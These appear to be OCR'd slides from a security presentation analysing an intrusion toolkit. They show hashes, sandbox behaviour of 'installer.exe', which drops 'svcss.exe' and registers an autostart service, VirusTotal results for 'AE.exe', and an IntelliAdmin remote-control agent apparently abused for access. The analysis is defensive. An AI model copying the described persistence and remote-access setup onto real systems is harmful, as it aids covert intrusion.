
Password protected zip files


C:\Malware\tools\HDDLLF.4.40.zip\
File Edit View Favorites Tools Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Malware\tools\HDDLLF.4.40.zip\
HashMyFiles
File Edit View Options Help

Name	Size	Packed Size	CRC	Modified	Created	Accessed
HDDLLF.4.40	2 046 464	794 111	3770CE5F	2021-12-01 13:17	2021-12-01 13:17	2021-12-01 13:17

Filename	CRC32	MD5	SHA1
HDDLLF.4.40.exe	3770ce5f	b57ee91b7cd5c2808db9bbb83b528231	b9fb0256d49a13b21fbedba9935200de1532bf69


Oneliners



```
>for i in *.zip;do 7z l $i -slt | grep -E -A10 'Path.*.exe'| grep -E 'Path|^Size|CRC';done
Path = APS/advanced_port_scanner.exe
Size = 1718688
CRC = E9401F23
Path = AutorunsPortable/AutorunsPortable.exe
Size = 225208
CRC = 3E6E3529
Path = AutorunsPortable/App/Autoruns/Autoruns.exe
Size = 2497400
CRC = 3297FF21
Path = AutorunsPortable/App/Autoruns/Autoruns64.exe
Size = 2922360
CRC = 78255454
Path = AutorunsPortable/App/Autoruns/autorunsc.exe
Size = 711048
CRC = 2D6E7EC8
Path = AutorunsPortable/App/Autoruns/autorunsc64.exe
Size = 787328
CRC = C77AEC1A
Path = EraserPortable/App/eraser/Eraser.exe
Size = 753552
CRC = 8D6F80AF
Path = EraserPortable/App/eraser/Eraserl.exe
Size = 265616
CRC = 6E96D90F
Path = EraserPortable/App/eraser/ErsChk.exe
Size = 296848
CRC = B845813E
Path = EraserPortable/EraserPortable.exe
Size = 138392
CRC = D0C4E0E5
Path = FastCopyPortable/App/FastCopy/FastCopy.exe
Size = 535632
CRC = EC10A4B7
Path = FastCopyPortable/App/FastCopy/FastCopy64.exe
Size = 632400
CRC = C3A7BBFB
Path = FastCopyPortable/FastCopyPortable.exe
Size = 173488
CRC = 58122DEC
Path = FileZillaPortable/App/filezilla/filezilla.exe
Size = 4042808
CRC = 42A5A479
Path = FileZillaPortable/App/filezilla/fzputtygen.exe
Size = 393272
CRC = 6B49A05A
```

for i in *.zip;do 7z l $i -slt | grep -E -A10 'Path.*.exe' | grep -E 'Path|^Size|CRC';done


Agents




Name	Size	Modified	
AE.exe	7,3 MB	27 okt 2021	☆
installer.exe	21,3 MB	12 dec 2021	☆


Agents?

Agents – agent 1



Agents – agent 1


installer.exe
(PID: 4748)
HAS THREAD
5580
CREATE FILE
C:\ProgramData\MicrosoftSMM\service
CREATE FILE
CREATE FILE
C:\ProgramData\MicrosoftSMM\svcss.ini
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
CREATE PROCESS
[1]
svcss.exe
(PID: 1060)
HAS THREAD
IS BASED ON
180
C:\ProgramData\MicrosoftSMM\svcss.exe
HKLM\System\CurrentControlSet\Services\UpdateStorServ\Type
(AUTOSTART!)
HKLM\System\CurrentControlSet\Services\UpdateStorServ\Start
(AUTOSTART!)




Status : NOT CHECKED

log

Forti IP : [redacted]

Not :

Agents – agent 2



4 / 67

Community Score

4 security vendors and 1 sandbox flagged this file as malicious

d87cfee250c0385e7b403e147e3dbf903dc9f5e657cdd04b72251f169529e5cd

AE.exe

peexe overlay bobsoft runtime-modules long-sleeps direct-cpu-clock-access executes-dropped-file cve-2014-3931 exploit

Size 7.00 MB

Last Analysis Date 1 year ago

Crowdsourced IDS rules

HIGH 0 MEDIUM 2 LOW 3 INFO 0

Matches rule PROTOCOL-ICMP Unusual PING detected at Snort registered user ruleset
↳ *successful-recon-limited*

Matches rule SERVER-OTHER MRLG fastping echo reply memory corruption attempt at Snort registered user ruleset
↳ *misc-attack*

Matches rule PROTOCOL-ICMP PING Windows at Snort registered user ruleset
↳ *misc-activity*

Matches rule PROTOCOL-ICMP PING at Snort registered user ruleset
↳ *misc-activity*

Matches rule PROTOCOL-ICMP Echo Reply at Snort registered user ruleset
↳ *misc-activity*

Dynamic Analysis Sandbox Detections


The sandbox Dr.Web vxCube flags this file as: MALWARE

Security vendors' analysis

Do you want to automate checks?

Jiangmin	Backdoor.MSIL.fkhr	McAfee-GW-Edition	BehavesLike.Win32.Generic.wc
SecureAge	Malicious	VBA32	BScope.Adware.Presenoker
Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	ClamAV	Undetected

Agents – agent 2




```
Agent64.exe (6956)                                                       C:\Program Files (x86)\IntelliAdmin5\Server5\Agent64.exe
  MirrInst64.exe (5328)    DemoForge Mirror Driver Installer             C:\Program Files (x86)\IntelliAdmin5\Server5\MirrorDriver\MirrInst64.exe   DemoForge, LLC.
  Agent32.exe (2192)                                                     C:\Program Files (x86)\IntelliAdmin5\Server5\Agent32.exe
svchost.exe (4776)         Host Process for Windows Services             c:\windows\system32\svchost.exe                                           Microsoft Corporation
  DrvInst.exe (6640)       Driver Installation Module                    C:\WINDOWS\system32\DrvInst.exe                                           Microsoft Corporation
  DrvInst.exe (4756)       Driver Installation Module                    C:\WINDOWS\system32\DrvInst.exe                                           Microsoft Corporation
lsass.exe (768)            Local Security Authority Process              C:\WINDOWS\system32\lsass.exe                                             Microsoft Corporation
vm3dservice.exe (3024)     VMware SVGA Helper Service                    C:\WINDOWS\system32\vm3dservice.exe                                       VMware, Inc.
dashost.exe (4004)         Device Association Framework Provider Host    C:\WINDOWS\system32\dashost.exe                                           Microsoft Corporation
ctfmon.exe (4560)          CTF Loader                                    C:\WINDOWS\system32\ctfmon.exe                                            Microsoft Corporation
Explorer.EXE (1956)        Windows Explorer                              C:\WINDOWS\Explorer.EXE                                                   Microsoft Corporation
  vmtoolsd.exe (6208)      VMware Tools Core Service                     C:\Program Files\VMware\VMware Tools\vmtoolsd.exe                         VMware, Inc.
  Procmon.exe (4520)       Process Monitor                               C:\Program Files (x86)\Process Monitor\Procmon.exe                        Sysinternals - www.sysinternals.com
    Procmon64.exe (332)    Process Monitor                               C:\Users\REM\AppData\Local\Temp\Procmon64.exe                             Sysinternals - www.sysinternals.com
  ProcessHacker.exe (672   Process Hacker                                C:\Program Files\Process Hacker 2\ProcessHacker.exe                       wj32
  AE.exe (5264)                                                          C:\Users
    Agent32.exe (2904)                                                   C:\Progra
    Agent32.exe (6348)                                                   C:\Progra
    Agent32.exe (4536)                                                   C:\Progra
    Agent32.exe (4732)                                                   C:\Progra
```

Local Disk (C:) › Program Files (x86) › IntelliAdmin5 › Server5

```
Name                  Date modified        Type                    Size
MirrorDriver          8/15/2022 8:57 AM    File folder
Updates               8/15/2022 8:57 AM    File folder
Agent32.exe           8/15/2022 8:57 AM    Application             1,946 KB
Agent64.exe           8/15/2022 8:57 AM    Application             2,026 KB
AgentCAD32.dll        8/15/2022 8:57 AM    Application extens...     177 KB
AgentCAD64.dll        8/15/2022 8:57 AM    Application extens...     196 KB
AgentHook32.dll       8/15/2022 8:57 AM    Application extens...     117 KB
AgentHook64.dll       8/15/2022 8:57 AM    Application extens...     140 KB
AgentSettings.exe     8/15/2022 8:57 AM    Application             1,915 KB
AgentTray.exe         8/15/2022 8:57 AM    Application             1,528 KB
AgentUninstall.exe    8/15/2022 8:57 AM    Application               484 KB
ConnectionStatus.exe  8/15/2022 8:57 AM    Application             1,584 KB
Log.txt               8/15/2022 9:04 AM    TXT File                    5 KB
NetRoute32.dll        8/15/2022 8:57 AM    Application extens...     376 KB
NetRoute64.dll        8/15/2022 8:57 AM    Application extens...     468 KB
NewAPI32.dll          8/15/2022 8:57 AM    Application extens...     287 KB
NewAPI64.dll          8/15/2022 8:57 AM    Application extens...     338 KB
sqlite3.dll           8/15/2022 8:57 AM    Application extens...     500 KB
Uninstall.bat         8/15/2022 8:57 AM    Windows Batch File          1 KB
```

Agents – agent 2


Not secure | intelliadmin.com/index.php/remote-control-5/
IntelliAdmin
ADMINISTRATION SOFTWARE FOR WINDOWS
Home
Downloads
Products
Tips
Support
BUY IT TODAY! $259 US
DOWNLOAD FREE TRIAL TODAY!
Product Links
Home
Screen Shots
Download
Purchase
Manual
Comparison
News And Tips
Remote Control 5.6 Released
Remote Control 5.4 MSI Distribution
Remote Control 5.4 Distribution Update
Remote Control 5.4 Released
Remote Control Beta 2 Released
IntelliAdmin Remote Control
IntelliAdmin
Solutions for Network Administrators
Find
Connect
Close
Help
Settings
ons

Remote Control

Take control of computers across your network, or across the world. Remote Control allows you to control a PC as if you were there. Includes a blazing fast search to find computers quickly

Remote Control 5

A remote assistance solution designed for network administrators.

Action: Remote Control

Computer to control:


Windows 10, Windows 8, Vista, Windows 2008, Windows 7, and 64 bit compatible

Not an afterthought, but designed from the ground up to support the latest offerings from Microsoft. Got Windows XP machines? We support those too.

Find computers in seconds

Our super fast search will help you find computers in seconds. Just start typing and it will do its magic. It has been tested it with over 10,000 computer names and it still returns results in less than a second

Agents – agent 2



community.spiceworks.com/topic/1983960-steve-wiseman-from-intelliadmin-passed

Home › Water Cooler › Water Cooler

Steve Wiseman from Intelliadmin passed?


Posted by **DarienA** on Apr 12th, 2017 at 4:42 PM

Water Cooler

Is anyone familiar with this firm? They make a variety of PC related utilities, some remote control/access products, a usb disabling product. I've dealt with them on and off over the years even chatted with Steve via email a few times. Anyway one of my support folks reach out to Intelliadmin to ask some config questions about our usb disabler deployment and was told that Steve had passed and he was the lead on that product so they are really at a standstill in terms of answering questions etc...

I can't find anything on the interwebs about his passing so just curious to know if anyone else has heard the same thing...

Agents – agent 2



☐ Name	Date modified
MirrorDriver	8/15/2022 8:57 AM
Updates	8/15/2022 8:57 AM
Agent32.exe	8/15/2022 8:57 AM
Agent64.exe	8/15/2022 8:57 AM
AgentCAD32.dll	8/15/2022 8:57 AM
AgentCAD64.dll	8/15/2022 8:57 AM
AgentHook32.dll	8/15/2022 8:57 AM
AgentHook64.dll	8/15/2022 8:57 AM
AgentSettings.exe	8/15/2022 8:57 AM
AgentTray.exe	8/15/2022 8:57 AM
AgentUninstall.exe	8/15/2022 8:57 AM
ConnectionStatus.exe	8/15/2022 8:57 AM
Debug.txt	8/15/2022 9:22 AM
☑ Log.txt	8/15/2022 9:23 AM
NetRoute32.dll	8/15/2022 8:57 AM
NetRoute64.dll	8/15/2022 8:57 AM
NewAPI32.dll	8/15/2022 8:57 AM
NewAPI64.dll	8/15/2022 8:57 AM
sqlite3.dll	8/15/2022 8:57 AM
UnInstall.bat	8/15/2022 8:57 AM

Log.txt

```
[2022.08.15-08:57:35] Reflector Client Started
[2022.08.15-08:57:35] Registry settings changed. Reloading for reflector client
[2022.08.15-08:57:35] Reflector Port Check Start
[2022.08.15-08:57:35] Reflector Port Check Complete
[2022.08.15-08:57:35] Connecting to reflector
[2022.08.15-08:57:35] Reflector Status: Offline
[2022.08.15-08:57:35] Reflector Port Check Start
[2022.08.15-08:57:35] Reflector Port Check Complete
[2022.08.15-08:57:35] Connecting to reflector
[2022.08.15-08:57:54] Reflector Status: Offline
[2022.08.15-08:57:54] Registry settings changed. Reloading for reflector client
[2022.08.15-08:57:54] Reflector Port Check Start
[2022.08.15-08:57:54] Reflector Port Check Complete
[2022.08.15-08:57:54] Connecting to reflector
[2022.08.15-08:57:54] Reflector Status: Offline
[2022.08.15-08:57:54] Reflector Port Check Start
[2022.08.15-08:57:54] Reflector Port Check Complete
[2022.08.15-08:57:54] Connecting to reflector
[2022.08.15-08:58:22] Reflector Status: Offline
[2022.08.15-08:58:22] Reflector Port Check Start
[2022.08.15-08:58:22] Reflector Port Check Complete
[2022.08.15-08:58:22] Connecting to reflector
[2022.08.15-08:58:53] Reflector Status: Offline
[2022.08.15-08:58:53] Reflector Port Check Start
[2022.08.15-08:58:53] Reflector Port Check Complete
[2022.08.15-08:58:53] Connecting to reflector
[2022.08.15-08:59:13] Reflector Status: Offline
[2022.08.15-08:59:13] Reflector Port Check Start
22.08.15-08:59:13] Reflector Port Check Complete
22.08.15-08:59:13] Connecting to reflector
22.08.15-08:59:32] Reflector Status: Offline
22.08.15-08:59:32] Reflector Port Check Start
22.08.15-08:59:32] Reflector Port Check Complete
22.08.15-08:59:32] Connecting to reflector
22.08.15-08:59:51] Reflector Status: Offline
```

length : 13,693   lines : 275   Ln : 1   Col : 1   Sel : 0 | 0

Server Settings

IntelliAdmin
Solutions for Network Administrators


Enterprise Server Status

Host Name: [redacted]

Status:
Connecting to server...

Connections

Remote admin tools



ICSNick
@IcsNick

